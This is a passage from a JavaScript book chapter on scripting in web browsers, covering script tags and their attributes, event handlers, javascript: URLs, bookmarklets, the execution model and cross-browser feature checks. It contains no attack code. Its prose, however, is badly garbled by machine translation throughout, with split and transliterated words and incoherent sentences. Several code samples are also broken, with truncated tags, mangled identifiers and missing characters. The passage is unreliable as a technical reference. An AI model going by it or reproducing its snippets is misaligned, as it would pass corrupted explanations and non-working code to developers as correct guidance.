- avaScript -function or other JavaScript - code used several HTML -files, can be kept in one file and read when necessary STI. This reduces the amount of disk space consumed and makes the code much easier to maintain.
- Vhen a JavaScript -function requires several pages of code placement in a separate file allows the browser to cache it and the meat by direct accelerates downloads. When a JavaScript -code is shared not many pages, the time savings achieved due keshirova Nia clearly outweigh the small delay required for the browser on the covering of a separate network

connection and file upload JavaScript -code the first request for its execution.

ıttribute src accepts a random URL -address, so mu JavaScript -program or web page and from a single web server may Sun to use code (for example, library routines) provided by direct other web servers.

The last point has an important safety implication. Common origin policy, describing Vai in Section 13.8.2, prevents the interaction of documents from one domain to the contents of the domain of the other. However, it should be noted that the source of the script itself has no value, the value is the source of the docu ment, in which is embedded script. Thus, the general policy about the origin, in this case does not apply: JavaScript -code is interacting Vat documents in which it is built, even if the code is received from a source other than himself DOCUMENT nt. Including the script into your web page using attribute the src , you give the script to the author (or webmaster to exchange, where the script is loaded) full control over their web page.

Defining the scripting language

While JavaScript was originally lang ykom scripts for the World Wide Web and wasps thawed it the most common, it is not the only one. HTML specifications are scripting language neutral, which allows browser vendors to choose the scripting languages of their choice. In practice, e is the uniqueness -governmental serious alternative to JavaScript is the language of the Visual Basic the Scripting Edition corporation Microsoft [1] , which is supported of Internet Explorer .

Also known as VBScript . It is supported *only* of Internet Explorer , according to this scenario, and written in this language, unbearable. VBScript interaction exists with HTML -objects as well as JavaScript , but the syntax of the language is very different from JavaSript . This book does not cover VBScript .

Since there is a possibility of using more than one scripting language s, you must tell the Web browser what language the script is written. This is allows one correctly interpret the script and pass the script, written by nye languages, koto rye are not supported. It is possible to determine s scripting language for the whole file via HTTP -zagolovka the Content - the Scr i pt - the Type . You can simulate this heading in an HTML file using the < meta > tag. To indicate that all scripts are written in Jav aScript (unless otherwise noted), simply place the following tag in the < head > section of the HTML document:

< meta http - equiv = " Content - Script - Type " content = " text / javascript ">

In practice, browsers believe that JavaScript is the language of the default scenarios , even if the server does not send the title of the Content - Script - the Type and Stra Nice omitted tag < the meta >. However, if the default script language is not defined, or it is necessary to change the default setting, the IP must be polzovat attribute type tag < scri pt >:

< script type = " text / javascript "> </ script >

Traditions n but for programs in language JavaScript was indicated MI M E - type " text / javascript ". Another common type - " application / x - javascript " (where the prefix x - indicates that this is an unusual type of pilot). Type " text / java script " standardized in RFC 4329 as the most common. However, Since JavaScript -programs are not really text to Document, this type is considered obsolete and should be specified instead type " applic ation / javascript " (without the prefix x -). However, at the time of this writing, the " application / javascript " type is not well supported. Once this support is available, it would be more correct to use the < script > and < meta > tags like this:

<script ty pe = "application / javascript"> </script>
<meta http-equiv = "Content-Script-Type" content = "application / javascript">

When the tag < script > just appeared, it was just an extension of a non-standard language HTML not supported al p ibut of the type . While the

language of the script Prev lyalsya with the attribute language :

```
< script language = " JavaScript ">
   // JavaScript code goes here
</ script >
```

And if the script was written in VBScript , the attribute looked like this:

```
< script language = " VBScript ">
   'Program code VBScri pt (' - comment flag, analogous // in JavaScript )
</ script >
```

Specification HTML 4 standardizes the tag < script >, but rejects the attribute of the lan guage , t. To. The standard set of scripting languages name is not defined. However ino GDSs can find the tag < script >, which are used and the attribute of the type (in soot dards of the standard), and attribute language (to save the inverse Noah compatibility with older versions of the browser):

```
< script type = " text / javascript " language = " JavaScript "> </ script >
```

2b2

The attribute language is sometimes used to indicate the version of the language JavaScript , koto rum write a script:

```
<script language = "JavaScript1.2"> </script>
<script language = "JavaScript1.5"> </script>
```

In theory, Web browsers ignore the script, writing s on Unsupported Vai version of JavaScript . For example, older versions of browsers do not support Suitable JavaScript 1.5, you do not run the script, which attribute the lan guage contains the string " JavaScript 1.5". Older versions of browsers take into account Mr EP version, but as the core of the language JavaScript is stable nym for the past several years, many modern browsers will ignore any version numbers listed in the attribute language .

Defer attribute

As mentioned, the script can call the document . write () to di -dynamic add content to the document. Therefore, when the HTML-anali jam meets a script, it should stop parsing the document and wait until the script has completed its work. The HTML 4 standard defines the defe r attribute for the < script > tag, which is relevant to this issue.

If the script does not execute any output into a document, such as the definition wish to set up the function document . the write (), but there it is not, you can use attribute defer tag < script > , you can tell the browser in that it quietly went about rabotku HTML -documents and postponed pursuant to the script until the script is not found, execution is postponed it can not be. Delayed ka execution script is useful when the script is loaded from an external fi la; if the execution of the script does not hold, the browser will have to wait for the download and only then will be able to continue parsing the content to Document. Delayed performance may lead to increased productivity STI browsers capable of utilizing advantages attribute the defer . In HTML , the defer attribute cannot have a value; it just needs to be present in the tag:

```
< script defer >
    // Any JavaScript code that does not call document . write ()
</ script >
```

However, in XHTML, the value of this attribute must be specified :

```
< script defer = " defer "> </ script >
```

At the time of writing these lines of Internet Explorer was the only brouze rum using attribute the defer . In this case, the delay is only performed to the GDSs tag < script > has an attribute the src . However, the implementation of the delay is not entirely correct, since the execution of the script with the defer attribute is always postponed until the end of parsing the document, and not until the moment when the first script is encountered, the execution of which cannot be delayed. This translates chaet that deferred scripts in IE can not be executed in the order in koto rum they are located in the body of the document. As a result, some of the functions or variables claimed in scenarios where the performance is not delaying elk may be identified.

Tag <noscript>

Markup language HTML defines the element < a noscript >, intended for church neniya displayed content to the case when the browser mode is activated, which prohibits execution of JavaScript -code. Ideally, a web page should us cos given so that the JavaScript -code only expanded their functionality WHO capacities, and in case of disconnection of the page retain their capacity for work Nost. However, if this is not possible, using the < noscript > tag can alert the user to enable JavaScript and possibly provide a link to an alternative page.

Tag </ script>

At some point va m may be required by the method of document . write () or properties innerHTML derive some other script (typically al ugoe approx but or frame). Then to complete the generated script, you need to keep the tag </ script >. Here, caution is required - the HTML parser does not try to etsya understand JavaScript -code, and met a string "/ script " even inside quotation marks, it will assume that it is the closing tag of the currently running scene dence. To get around this obstacle, break the tag into pieces and write it down, for example measures in the form of the expression "</" + " script >", as shown in the following snippet:

```
script>
l.document.write ("<script>");
    f1.doc unent.write ( "docunent.write ( '<h2 ^ the TO scenario in
    quotes </ 1 n 2>')"); f1.document.write ("</" + "script>");
/ script >
```

Alternatively, you can escape the slash / character in the </ script > tag with a backslash character:

```
1. document . write ("<\ / script >");
```

In XHTML scenario is section CDATA and so the problem with the close conductive tag </ script > does not manifest itself.

Hiding scripts from legacy browsers

When JavaScript was still a curiosity, some browsers did not recognize the < script > tag and therefore (quite correctly) displayed the contents of this tag as plain text. A user visiting a web page could see JavaScript - code that is formatted in large and meaningless paragraphs and presented as the content of a web page! To get around this problem, HTML comments were used inside the < script > tag. Typically, programmers would style their scripts as follows:

```
 script language = " JavaScript ">
! - Beginning of an HTML comment that hides the JavaScript script
     // located here
        //.
        // .
        // End of HTML comment hiding the script text ->
/ script >
```

2b4

Or more compactly:

```
cript > <! -
    // script body is located here // -> </
    script >
```

This entailed introduced n s changes to the core language JavaScrip t , that after the character sequence <! - at the beginning of the script was perceived as odnostroch ny // comment.

Although browsers for which was required to make out a scenario in a commentary dence, have long disappeared from the scene, similar to the code can still be found to exist boiling web pages.

Custom <script> Tag Attributes

The corporation Microsoft two custom Atri were determined b uta t EGA < script >, which only work in of Internet Explorer . Attributes event and for on allows one to specify event handlers using the tag and the < script >. Attribute event defines the name of the processed events and attribute for - the name or Identification torus (ID), the element for which this handler is intended. Scenario EC is satisfied when a given element occurs given event.

These attributes only work in IE , and the effect they achieve can easily be implemented in other ways. These attributes are never should use to a call - they are mentioned here only for you to know about their existence SRI, if you suddenly have to deal with them in existing web pages.

Event handlers in HTML

JavaScript -code, located in the tag < script >, executed one time to keep it HTML -file is read in a web browser. Such static scene Ria can not dynamically respond to the actions of the user. The dynamical Sgiach event handlers defined programs automatically calls mye web browser when a specific event occurs, such as when you click on the button in the form. Events in the client's language JavaScript generated HTML -obek Tami (such as buttons), so that the event handlers to determine are as attributes of those objects. For example, to set an event handler that is called when the user s click on the checkbox in the form of addressing code handler is specified as an attribute of the HT the ML tags defining the box:

```
put type = "checkbox" name = "options" value =
      "gifwrap" onclick = "gifwrap = this.checked;"
```

Here we are interested in the onclick attribute . The string value of the attribute onclick mo Jette contain a one in or more JavaScript -Instructions. EC if there are not many instructions, they must be separated by semicolons. When a flag specified event occurs (in this case we click shi) is executed JavaScript -code indicated in this line.

The definition of an event handler we can but include any number of the Java Script-instruction, but usually for event handling in attribute inserted challenge

a function that is defined elsewhere between the < script > and </ script > tags . This allows you to de laugh most of the JavaScript -code inside tags < script > and limits the degree of interpenetration of JavaScript - and HTML -code.

It is noteworthy that the event handler attributes are not unique nym location determination JavaScript -obrabotchikov. In chapter 17, to show that there exists an opportunity to define event handlers for HTML -elements, having JavaScript -code inside the tag < script >. Some JavaScript-developm snips call to abandon the use of HTML -atributov for the definition Niya handlers with the Events, citing the requirement unobtrusive paradigm of JavaScript - code, according to which you want a complete separation from the contents of the of behavior. According to this style of all the Java Script-code must be placed in external files, ss ylki which shall be in the form of attributes src tag < script >. This external JavaScript code can, at runtime, define any event handlers it needs.

Chapter 17 discusses events and their handlers in much more detail , but we've seen many examples of their use. The SFA ve 17 contains a complete list of event handlers, and most Prevalence nenny ie ones we list here:

onclick

This processor is supported by all elements of the form, similar Knop stone, as well as tag < a > and < area >. It is called when the user clicks on the item. If the handler onclick returns false , the browser does not perform the default action associated with an element or a link, for example, from kryvaet link (tag < a >) or does not transmit the form data (for buttons Submit).

onmousedown , onmouseup

These two handlers in many respects similar to the onclick , but called for department Nost, when a user presses and releases the mouse button. Bolshinst in ale e ntov dock m cient under the refrain, these handlers.

onmouseover , onmouseout

These two event handlers are called when the mouse pointer Correspondingly venno is on an element of the document or leave it.

onchange
: This event handler is supported by the tags < input the >, < the select > and < text area >. It is invoked when the user changes the value displayed by the element, and then moves the focus by using the TAB key or others at gim manner.

onload
: This event handler can be used in the < body > tag. This event is raised when the document and all content from external files (such as images) have been fully loaded. Handler onload often used to run code that manipulates the contents of the docu ment, t. To. This event indicates that Doc ument reached consisting Nia availability and can be changed.

2bb

Implementation of event handlers can be found in an interactive scenario, you board your mortgage in Example 1.3. HTML -form in this example does not contain many attributes , Comrade event handlers. The body of these handlers is simple: they just call the calculate () function defined elsewhere within the tag.
<script>.

JavaScript in URL

Another way to execute JavaSoript code on the client side is to write this code in a URL address following the javascript : pseudo- protocol specifier . This special type of protocol indicates that the body URL URLs represents arbitrary JavaSoript -code, which must be configured Interprom Tatorey JavaSoript . URL -address interpreted ka to a single line and what instructions it should be separated by semicolons and comments should use the characters / * * / instead of // combination. A similar URL might look something like this:

javascript : var now = new D ate (); "<111> Time: </ 1p1>" + now ;

When the browser loads a URL -address, it executes the code contained in it and uses the string value of the last JavaSoript -instructions in QUALITY 've displayed the contents of the new document. This string mo Jette contain HTML tags, it is formatted and displayed in the same way as any other document that is loaded in the browser.

URL -address with JavaSoript -code may also contain JavaSoript -instructions that perform actions but do not return values. For example :

```
javascript : alert (" Hello World !")
```

When such a loaded URL -address, the browser executes JavaSoript -code, but t. To. The values to be displayed in the new document is not, it does not change the current to the Document.

It is often necessary to use a qualifier javascr ipt : in the URL - the address to execute some code without changing the currently displayed document. This requires that the last statement in the URL does not return a value. One way to ensure Otsu t Corollary return value is that by operator void explicitly specify the indeterminacy divided by the return value. Just the end of the URL URLs with spetsifikato rum javascript : place the instructions:

```
void 0;
```

Here, for example, it looks like a URL -address, opens a new empty window bro uzera without changing the current content of the window:

```
javascript: window.open ("about: blank"); void 0;
```

Without operator vo i d in the URL -address the return value called Meto house the Window . open (), it would be converted into a string and displayed as a result those kuschy the Documentation t would be substituted document which present something like the following:

```
[object Window]
```

URL -address with specifier javascript : you can specify wherever utilizing etsya normal URL -address. One of the most important methods of use of this syntax is self - it is injected directly into the address bar of the browser. So you can check on the execution of arbitrary JavaScript -code without having to open the re daktor and create HTML -file with this code.

Specifier psevdoprotokola javascript : it can be used in the HTML-atom p and casks wherever used string URL -address. Attribute href giperssyl ki - one of those places. When the user clicks on this link, to fulfill etsya specified JavaScript -code. In this context, the URL -address with spetsifikato rum javascript : is, in fact, replacing the event handler the onclick . (It should be noted that the event handler and use onclick or URL URLs with specifier javascript : in HTML -giperssylkah - a sign of bad about the thought of design, for the needs etc. APPENDIX should use the buttons and other controls, and leave only the hyperlinks to download new docu . ments) Similarly, the URL - address with specifier javascript : mo Jette specified as the attribute value action tag < The form > - thanks to it th at user acceptance form is executed JavaScript -code.

URL -address with specifier javascript : can also be passed to the method, such as the Window . open () (for details, see chap. 14) are waiting floor chit string URL URLs in qual stve argument.

Bookmarklets

One of the ladies is, permanently important application URL URLs with spetsifikato rum javascript : are favorites, where they act as mini-pro gram in the language JavaScript , or *bookmarklets (bookmarklet).* Bookmarklets went to, you can run from a menu or toolbar bookmarks. Following conductive code fragment as an attribute value href includes a tag < a >, containing URL - address with specifier javascript :. Click on the link for kryvaet simplest handler JavaScript -you expressions, which allows you computed expressions and execute instructions in the context of the page:

```
< a href = ' javascript :
var e = "", r = ""; / * Evaluated expression and result * / do {
   / * Display expression and result, and then request a new
   expression * / e = proпpт ("Expression:" + e + "\ n " + r + "\ n ", e
   );
   try { r = "Result: " + eval ( e ); } / * Try to evaluate the expression
   * / catch ( ex ) { r = ex ; } / * Or remember the error * /
```

```
} while ( e ); / * continue until an empty expression is entered, * /
   / * or click on the cancel button * / void 0; / * This prevents the current
                        document from being replaced * /
'>
Processor JavaScript -vyrazheny
</ a >
```

Note: despite the fact that the code is not written in many rows, the parser will treat it as a single string, but because the single-line comments (//) here will not work. Here's how Vaglen dit the same code after removing extra spaces and comments:

2b8


```
< a href = ' javascript : var e = "", r = ""; do {e = proпpt
("Expression : " + e + "\ n " + r + "\ n ", e ); try { r = "Result:" + eval
( e );} catch ( ex ) { r = ex ;}} while ( e ); void 0; '> 0 handler
                                                    JavaScript Expressions </ a >
```

Links like this are handy when they are hardcoded into the body of the page you are designing, but even more handy when they are stored as bookmarks that can be launched from any page. Typically, bookmarks are created by clicking right- howling-click on the page and selecting the context menu item Add a page to your bookmarks or the like. In the Firefox browser , you just need to drag the link to the bookmarks bar.

All programming techniques on the client language JavaSoript , described in this book, can equally be used to create bukmarkle- comrade, but they themselves are in this book is not described in detail. If you are interested in va whether the capabilities of these small programs, try searching in John ternete the word « bookmarklets ». You will find a fair number of sites with tons of interesting and useful bookmarklets.

Executing JavaScript Programs

The previous section discussed the mechanisms for integrating JavaSoript code into an HTML file. Now let's discuss how and when integrated JavaSoript -code EC is satisfied interpreter JavaSoript .

Scripts

JavaSoript -instructions located between tags < script > and </ script >, IC fills in the order ie their appearance. If there is more than one scene in the file dence, they are executed in the order in which appear in the document (for uc exception scenarios attribute the defer - such scenarios IE performed not by magnitude). Execution JavaSoript -code is cha Stu boot process and crashed Dr. document.

Any tag < script >, in which there is no attribute the defer , can invoke a method document . write () (detailed in Chapter 15). The text passed to this method is inserted into the document directly where the script is in the document. When the script ends, the parser continues parsing the HTML document, starting with the text that was output by the script.

Scripts can appear in the < head > or < body > sections of an HTML document. Typically, in the section < hea d > , the functions that are called from other scene riev. It also can be declared and initialized variables koto rye other code will be used. Typically, in the scenarios section < head > to Document determined the uniqueness in ennaya function that tightened it is registered as an event handler onload for later execution. It is admissible mo, although in practice almost never occurs, the reference to the method of document . write () in the < head > section .

Scripts in the < body > tag of a document can do everything the scripts in the < head > tag do. However, you will often see a call to the document . write (). Scripts placed in the < body > tag of a document can also (using the techniques described in Chapter 15) access elements and content before

before the script and modify them. However, as he explained Xia later in this chapter, at the time of execution of the script, located in the tag < old body >, the availability and readiness of the elements of the document can not be guaranteed. If the scene ry simply defines some variables and functions for subsequent conductive use and does not attempt to change the contents of a document calling IU Toda document . the write () , or in any other manner in accordance with general accepted agreements that scenario to lzhen placed in the tag < head >, and not < old body >.

As already mentioned, IE runs scripts with the defer attribute out of order. Deferred scripts are run once to work out all the rest of the script and to complete a full analysis of the document, but before you Zwaan event handler the onload .

The event handler onload

After the entire document is analyzed, all scenarios are full and all the additional content of a document (such as images) is loaded, the browser initiates an event onload and executes JavaScript -code, register Vanny as the event handler onload object of the Window . Register an event handler onload can be performed setting the attribute onload tag < old body >. But for the individual modules JavaScript -code there is also poss zhnosti dawn were detected own event handlers onload (using techniques described in chapter 17). If there were more than one event handler to the onload , the browser will cause all of them, but it is not guaranteed that vyzy vatsya they will be in the same order in which you are registered.

By the time of the call event handler onload document must be already half Nosta downloaded and analyzed, and thus prevent manipulation Liu ently document elements from JavaScript -stsenariya. For this reason, the Java Script-ins that modify the contents of the document usually contains a function that performs Modifying the and katsiyu, and code that re gistriruet event handler the onload . This ensures that the function is only called after the document has been fully loaded.

Since event handlers onload caused already after s and faiths shitsya document analysis, they do not call the method document . write (). Liu fight such a call, instead of adding new content to the end of an existing member vuyuschego

dock umenta simply destroy the current document and start a new filling even before the user gets a chance to view it.

Event handlers and URLs in JavaScript

When the download is completed and the analysis of the document, called a handler soby ment onl oad and executing JavaScript -stsenariev enters the execution phase of from bytiyam. Throughout this phase, the event handlers are called asin chrono in response to user actions such as moving the cursor, we Shea, mouse clicks, and click to lavish. URLs in JavaScript can also be called asynchronously throughout this phase, when, for example, the user clicks on a link in which the javascript : pseudo- protocol specifier is specified as the value of the href attribute .

Tags < script > are usually used to determine the functions and handlers with byty tend to call these functions in response to user actions. Of course, event handlers can also contain function definitions, but in practice this approach is usually not used.

If the event handler calls the document . write () for a document of which it is a part, this will destroy the current document and start a new one. Usually, this is not what you need, and in practice handlers with the Events nikoga but do not call this method or function which he is summoned. Isaiah exception is multi-window applications in which the handler soby ment one window can invoke a method the write () a document in another window. (A detailed her about multiscreen APPENDIX zheniyah described in Section 14.8.)

Onunload event handler

When the user leaves the Web page, the browser calls the soby ment onunload , giving JavaSoript -stsenariyu final opportunity to comply for exclusively

actions. Determine Grain otchik events onunload can be enclosed in the < body > using attribute onunload , or registering event handler method, which is described in chapter 17.

Event onunload allows you to undo actions carried out with the processor being onload or other scenes arias web page. For example, if the JavaScript - the app opens a second browser window, the event handler onunload mo Jette, on the contrary, to close this window when the user leaves the main Stra nitsu. The onunload event handler should not perform long- running operations or pop-up dialog boxes. Zaklyuchitel nye operations must be performed as quickly as possible to avoid obstacles Vat user and do not make him wait long for a new page.

The Window object as an execution text

All scripts, event handlers, and URL URLs in JavaScript as glo ballroom object share the same object the Window . Changes nye and functions in JavaScript - it is nothing more than the properties of the Globe and ceiling elements of the object. This means that functions declared in one < script > tag can be called by scripts in all subsequent < script > tags .

Since the processing events onload does not begin until until otrabota dissolved all scenarios, each event handler onload has poss ozhnostyu about rashchenija any function and variables declared in scenarios docu ment.

Whenever a new document is loaded, the object in the browser window Window transferred to its default state: any of the properties and functions declared nye scripts from a direct edyduschego document, delete and restore all override the default system properties. Each document begins with a "clean slate." Scripts can confidently rely on that circum stances - they do not inherit the changed environment, it remains sheesya from the previous present document. In addition, this means that all variables and functions defined fissile scenario will exist only until such time as the current document is not replaced by a new one.

The life of *the properties in the* object Window coincides with the term of the document life koto ing contains JavaScript -code and declares these properties. Object Window has a longer lifetime - it exists only as much as it is to exist the corresponding browser window as well. Object reference Window Ost etsya valid regardless of how the document is loaded and you gruzhalos. This is only true for web applications that have multiple windows or frames. In this case, JavaScript -code from a single window application can then call of a link to another window or frame, and this link will Raboteau capable, even if another window or frame a new document is loaded.

The client-side JavaScript threading model

Core language JavaScript is not about the mechanism dnovremennogo performance is not how many threads of control, and the client language JavaScript adds that Coy opportunities. Jav a Script -code on the client side is performed in the unique SG control flow. Parsing of the document is stopped by ka s The downloaded and executed the script, and the Web browser stops responding to user actions on the execution of the event handler.

Execution in a single flow greatly simplifies the development of scenarios s: you can write program code, being in full confidence that two of the events of the responsibility of carrying had not run simultaneously. It can be manipulated Vat document content, knowing that no other thread of execution will not try to change it at the same time.

However, performance in the only M streams imposes certain the requirements Niya, t. E. Scenarios and event handlers in JavaScript does not have to run too long. If the script produces a voluminous and intensive computation Niya, this will cause a delay in the document download time, and Custom spruce not UWI dit its contents until the script has finished its work. If you continue tion time operations are performed in the event handler, the browser mo Jette be unable to respond to user actions, making him think that the programs and "hung". [1]

If an application needs to perform complex calculations, vyzy vayuschie noticeable delay before performing such calculations should give the document to fully load. In addition, it is useful Prev Prev user that will be made lengthy calculations, in the pro cession which the browser may not respond to his actions. If possible, lengthy calculation should be split into

several subtasks using techniques such as setTimeout () and setInterval () , for starting subtasks in the background while updating the indicator computation speed, providing feedback to the user (see chap. 14) ...

Some browsers, such as Elye £ oh, have a means to prevent attacks such as denial of service and random loops. Thanks to these funds when the script or event handler is executed length tion time request window will be displayed to the user, allowing pre tear execution fixated code.

Manipulating a document while loading

In the process of downloading and parsing the code document JavaSoript - stsenariya located in the tag < script >, has the ability to stand up build content into a document using the method window . write (). Other ways to manipulate the document, which use DOM programming techniques and techniques , as introduced in Chapter 15, may or may not be available in < script > tags .

At first glance, most browsers provide a scenario is possible Nosta manipulate any document elements, which are located in front of the tag < script >. Some JavaSoript programmers make this assumption. However, none of the standard such a situation does not Regla Commenting on tsya, and experienced JavaSoript -programmisty know that if they are not defined but the converse, manipulate document elements from the script, placed GOVERNMENTAL tags < script >, may cause problems (maybe only sometimes just in some browsers, or only when a reboot occurs docu ment or return to the previous page after clicking on the Back button).

The only thing that is certain about the dark areas - this is what is safe, you can manipulate the document only after the occurrence of the event onload , and this fact is taken into account in the development of most JavaSoript-with expansions - in which event onload is a "signal" to perform all optionally go document modifications. Auxiliary subroutine perform schaya registration event handlers onload , presented in Example 17.7.

When the document contains large image or many images, blue taksichesky analysis of the main document may be completed long before will be downloaded all the images and an event occurs the onload . In this SLU tea Mauger t want to start modifying the document before the event the onload . One way (the most secure of the discussion) s and lies in the fact that the post code at the end of the document. For IE programs ny code can be placed in the tag < script > with the defined attributes defer and the src , but for of Firefox - to design it in the form of undocumented event handler DOMContentLoad , which occurs after parsing the contents of the document, but before all external objects, such as depicted Ia ...

Another dark region execution model JavaSoript -code for the question, mo whether the event handlers gut called before the document is fully LOAD wives? So far in our discussion of the execution model JavaSoript -code we are of the opinion that all event handlers are always called roofing to after work out all the scenarios. It usually happens, but Nick Kie standards do not require it. If the document is very voluminous or download to Document takes place over a slow network connection, the browser can display zit part of the document and allow the user to interact with it (and soot respectively run event handlers) before all the scripts executed and called the event handler the onload . If, in such a situation, an event handler calls on a function that has not yet been defined, it will fail. However, in practice it is rare, because taking additional systematic efforts to implement all sorts of protective measures required.

Client side compatibility

Web browser - is a universal platform for application execution, and Ja vaScript - programming language for developing applications, these are. Fortunately, the language JavaScript belongs to the category of standardized and shea Roko supported - all modern web browsers support the standard the ECMAScript v 3. What, however, can not be said about the platform itself. Of course, all web browsers can display the HTML - documents, but they are featured th tsya apart completeness support Drew GIH standards such as CSS and the DOM . Although all modern browsers include consistent implementation of the interpreter Ja vaScript , they have differences in the application programming interface (Applicati on Programming Interface , the API), available to the client the Java Script -code.

Compatibility issues - it's just an unpleasant fact of life Program ists, using the language of the client JavaScript . Developed and dissemination stranyaemy your JavaScript -code can run on different versions of times GOVERNMENTAL browsers and on different peratsionnyh systems. Consider the most portions of occurring combinations of operating systems and browsers: Internet Explore r in Wind o ws and Mac OS [1] ; Firefox for W i ndows , Mac OS and Linux ; Safari for Mac OS and Opera for Windows , Mac OS and Linux . If you will have a desire to support all of these browsers, plus the previous two versions of each, multiply the nine combinations of browser and operating system on the three, only received 27 com bination of browser versions and operating systems. The only way to ensure that your Web application will run correctly in any of 27 combinations - Prove rit each combination. This is a titanic work, but in practice, testing is often done by users after the application is deployed.

Before moving to the testing phase during the application development process, you need to write the program code. Therefore, when programming in JavaScript, knowledge of existing incompatibilities in browsers is extremely important to create compatible program code. By sorry NIJ constituting ix list of all the known incompatibilities between produce lyami, versions and platforms is prohibitively complex task. It dale to beyond the scope of this book and my own knowledge, so far has never once attempted to run a full-scale test suites for the client JavaScript . Some information about the

Combine Mosti browsers can be found on the Internet, and the two sites I find most useful:

http : // www . quirksmode . or g / dom /

This is the website of the independent web developer Peter-Paul Koch (Piter - Paul Koch).

Its compatibility with the table DOM reflect the level corresponding differences GOVERNMENTAL standard browsers W 3 C DOM .

http : // webdev out . net / browser _ support . php

It is the site of David Hammond (by David Hammond). It resembles the *quirksmo* website -

de . org , but here you will find more complete and more recent (at the time of writing

Version IE for May OB is gradually disappearing from the scene, and this is a blessing, since this browser differs markedly from the IE version for Windows.

these lines) of the compatibility table. In addition to DOM compatibility, it also provides browser compliance scores for HTML , CSS, and ECMAScript .

Of course, finding out about the existence of incompatibility is only the first step. The following subsections demonstrate techniques used to work around incompatibilities that you may encounter.

Origin of incompatibility

When JavaScript -programmirova Research Institute on the client side always I had began to nod with the problem of incompatibility. Knowing the history will give you an understanding of what is happening, which will certainly be useful in your work. The early days of Web programs ming were awarded the so-called "war of browsers" between do Netscape and the Microsoft . It was a period of rapid development of browser and API -interface cus entskogo JavaScript , often in incompatible directions. Problems nesovmes bility in this period is most acute, and some sites are easy to overcome them about reported its visitors what browser they should use.

The war ended with browsers, when the corporation Microsoft occupy a dominant present position in the market, and web standards, such as CSS and the DOM , steel priobre thief increasing influence. During a hundred bility (or stagnation), who continued to Xia, while the browser is Netscape slowly transformed into of Firefox , the Microsoft is weakly in your browser a few improvements. Standards support in both brouze rah reached a high level, or at least sufficient to ensure the compatibility of the future of web applications.

At the time of this writing, we seem to be witnessing another explosion of innovation in browsers. For example, all of the M ain browsers now under refrain ability to send HTTP Requesting that a reserves basis of the new architecture called Web applications the Ajax (for details, see chap. 20). Corporation Microsoft is working on a version 7 of its browser of Internet Explorer , in which many of the problems must be solved safely STI and Joint estimosti with the CSS . In IE 7, a regular user will find a lot of Menenius, but it is clear that this browser will not be breaking any new standards that form the basis of web development. However, other browsers such Naru w eniya already observed. For example, Safari , and Firefox support tag < canvas >, for creating graphic images per hundred client Ron A consortium of manufacturers brouze moat (which, that when m echatelno corporation Microsoft is not represented), of is known as the the WHATWG *(WHATWG . Org),* is working to standardize tag < CAN the vas > and many other extensions of HTML and the DOM .

A few words about "modern browsers"

The topic of client-side JavaScript is quite fluid, especially considering that we are entering a phase of intensive development. For this reason, in this book, I have a hundred ralsya avoid any allegations of specific versions of specific bro

uzerov. Any such approval will likely be obsolete even before CED hectares will be released. The print edition cannot be updated fast enough that

would serve as a guide to compatibility issues that affect modern browsers.
Therefore, you will often see that I am on the safe side by using the rather vague phrase "modern browsers" (or "all modern browsers except IE "). At the time of writing these lines in the set of 'present-day e Menn s x browsers "were: of Firefox 1.0, of Firefox 1.5, the IE 5.5, the IE 6.0, the Safari 2.0 We do, Opera 8 and Opera 8.5. This is not a guarantee so that each made in the book of the assertion of the "modern browsers" is equally true for each of these specific browsers. However, it does give you the opportunity to know which browsers were considered modern at the time of this book .

Feature check

Check features (sometimes called *functional verification WHO possibility)* - this is a very powerful technique that allows you to cope with the problems of compatibility Mami. Feature or functionality that you intend and spolzovat, may not be supported by all browsers, on the need to include in their script code, which will verify the fact of supporting this feature. If the desired feature is not supported on the current platform, then you can b udet or do not use Vat this feature on the platform or to develop an alternative program code, the same hard-working across all platforms.
In the following chapters, you will often see that a particular feature Prove ryaetsya again and again . For example, the program code contained in chapter 17, koto ing looks approximately as follows:

```
`( element . addEventListener ) {// Check for a W3C method before
    calling element . addEventListener (" keydown ", handler , false );
    element . addEventListener (" ke ypress ", handler , false );
    }
```

lse if (element . attachEvent) { // Check for IE method before calling
element . attachEvent (" onkeydown ", handler); element .
attachEvent (" onkeypress ", handler);
}
else { // Otherwise, use the generic trick element . onkeydown = element .
onkeypress = handler ;
}

Chapter 20 describes another approach to the verification features: iterate dos - reach alternative, until it finds one that does not generate IP Turning! And after finding a workable alternative, it is remembered for later use. This is what the snippet from Example 20.1 looks like:

// Function List object is created the XMLHttpRequest , which
should try the HTTP ._ factories = [
function () { return new XMLHttpRequest (); },
function () { return new ActiveXObject (" Msxml 2. XMLHTTP "); },
function () {return new ActiveXObject ("Microsoft.XMLHTTP"); }
];
// When a workable method is found, remember it here HTTP ._
factory = null ;

27b

Chapter 13. JavaScript in Web Browsers

// Create and return a new XMLHttpRequest object .
//
// On the first call, try to call functions from the list until // one is
found that returns a non-empty value and // throws an exception.
When a functional function is found, remember // it for later use.
HTTP . newRequest = function () {/ * function body omitted * /}

To check the version of the DOM , supported by the browser, use MULTI to an outdated way of checking features to the Otori often still we can but meet in

the existing code. Usually it can be found in DHTML code, and it looks like this:

```
if ( document . getElementById ) {// If the W3C DOM API is supported ,
   // execute DHTML code using W3C DOM API
}
else if ( document . all ) { // If IE 4 API is supported ,
   // execute DHTML code using IE 4 API
}
else if ( document . layers ) { // If Netscape 4 API is supported ,
   // execute DHTML effect (maximum that is available to us)
   // using the N etscape 4 API
}
else {// Otherwise DHTML is not supported,
   // so you should provide a static DHTML alternative
}
```

Such an approach is considered obsolete e SVM, because all modern browsers support the W3C standard DOM and its function Docum the ent . getElementById ().

The most important thing that feature checking provides is code that is not tied to specific browsers or their versions. This method works with all browsers that exist today, and should continue to work with will be conductive faiths siyami browsers no matter which set of features they implement. However, it should be noted that in this case the producers of browsers do not have to define the properties and methods that do not have the full functionality of Stu. If the corporation Microsoft determinant la method addEventHandler (), imple Call of specifications W 3 C only partially, it would lead to disruption of the ability of a large number of scenarios in which to challenge addEventHandler () implemented fur and Lowland checking features.

The document . all , n extended in the following example, it deserves a separate second mention. The array document . all first introduced in the Microsoft the IE 4. He attainments JavaScript -code apply to all elements of the document, and stood before the herald of a new era of development of client-side scripting. T eat at least it has not been standardized and was replaced by document . getElementById (). The on standing while it is still found in the scripts, and often (though continuous correctly) is to find out the script is executed by controlling the Niemi IE silt and no:

```
if ( document . all ) {
   // The script is executed in IE
}
else {
```



```
   // The script is executed in some other browser
}
```

